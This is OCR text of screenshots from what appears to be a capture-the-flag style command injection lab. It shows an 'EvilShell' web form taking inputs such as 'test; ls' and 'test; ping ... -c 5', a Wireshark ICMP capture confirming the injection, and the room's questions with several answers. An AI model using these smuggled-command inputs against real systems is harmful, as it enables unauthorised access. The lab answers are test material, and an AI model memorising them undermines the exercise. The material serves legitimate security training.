

EvilShell
test; ls
Submit

EvilShell

Enter command...

Submit

css drpepper.txt evilshell.php index.php js



File
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Interface
Channel
802.11 Preferences
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
Initializing dissectors
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
Please wait while Wireshark is initializing...
set, defaulting to '/tmp/runtime-root
EvilShell


EvilShell

test; ping 10.8.172.204 -c 5

Submit

css drpepper.txt evilshell.php index.php js


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
No. Time Source Destination Protocol Length Info


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
No. Time Source Destination Protocol Length Info
6 0.230308122 10.10.11.37 10.8.172.204 ICMP 84 Echo (ping) request id=0x054a, seq=1/256, ttl=63 (reply in 7)
7 0.230332792 10.8.172.204 10.10.11.37 ICMP 84 Echo (ping) reply id=0x054a, seq=1/256, ttl=64 (request in 6)
8 1.231111644 10.10.11.37 10.8.172.204 ICMP 84 Echo (ping) request id=0x054a, seq=2/512, ttl=63 (reply in 9)
9 1.231138714 10.8.172.204 10.10.11.37 ICMP 84 Echo (ping) reply id=0x054a, seq=2/512, ttl=64 (request in 8)
10 2.232915245 10.10.11.37 10.8.172.204 ICMP 84 Echo (ping) request id=0x054a, seq=3/768, ttl=63 (reply in 11)
11 2.232941387 10.8.172.204 10.10.11.37 ICMP 84 Echo (ping) reply id=0x054a, seq=3/768, ttl=64 (request in 10)
12 3.234687896 10.10.11.37 10.8.172.204 ICMP 84 Echo (ping) request id=0x054a, seq=4/1024, ttl=63 (reply in 13)
13 3.234716907 10.8.172.204 10.10.11.37 ICMP 84 Echo (ping) reply id=0x054a, seq=4/1024, ttl=64 (request in 12)
14 4.237890541 10.10.11.37 10.8.172.204 ICMP 84 Echo (ping) request id=0x054a, seq=5/1280, ttl=63 (reply in 15)
15 4.237912486 10.8.172.204 10.10.11.37 ICMP 84 Echo (ping) reply id=0x054a, seq=5/1280, ttl=64 (request in 14)
Frame 6: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface tun0, id 0
Raw packet data
Internet Protocol Version 4, Src: 10.10.11.37, Dst: 10.8.172.204
Internet Control Message Protocol

Title	IP Address	Expires			
Injection v4	10.10.11.37	39m 00s	?	Add 1 hour	Terminate

What strange text file is in the website root directory?

drpepper.txt — Correct Answer

How many non-root/non-service/non-daemon users are there?

0 — Correct Answer

What user is this app running as?

www-data — Correct Answer

What is the user's shell set as?

/usr/sbin/nologin — Correct Answer

What version of Ubuntu is running?

Answer format: **.**.* — Submit

Print out the MOTD. What favorite beverage is shown?

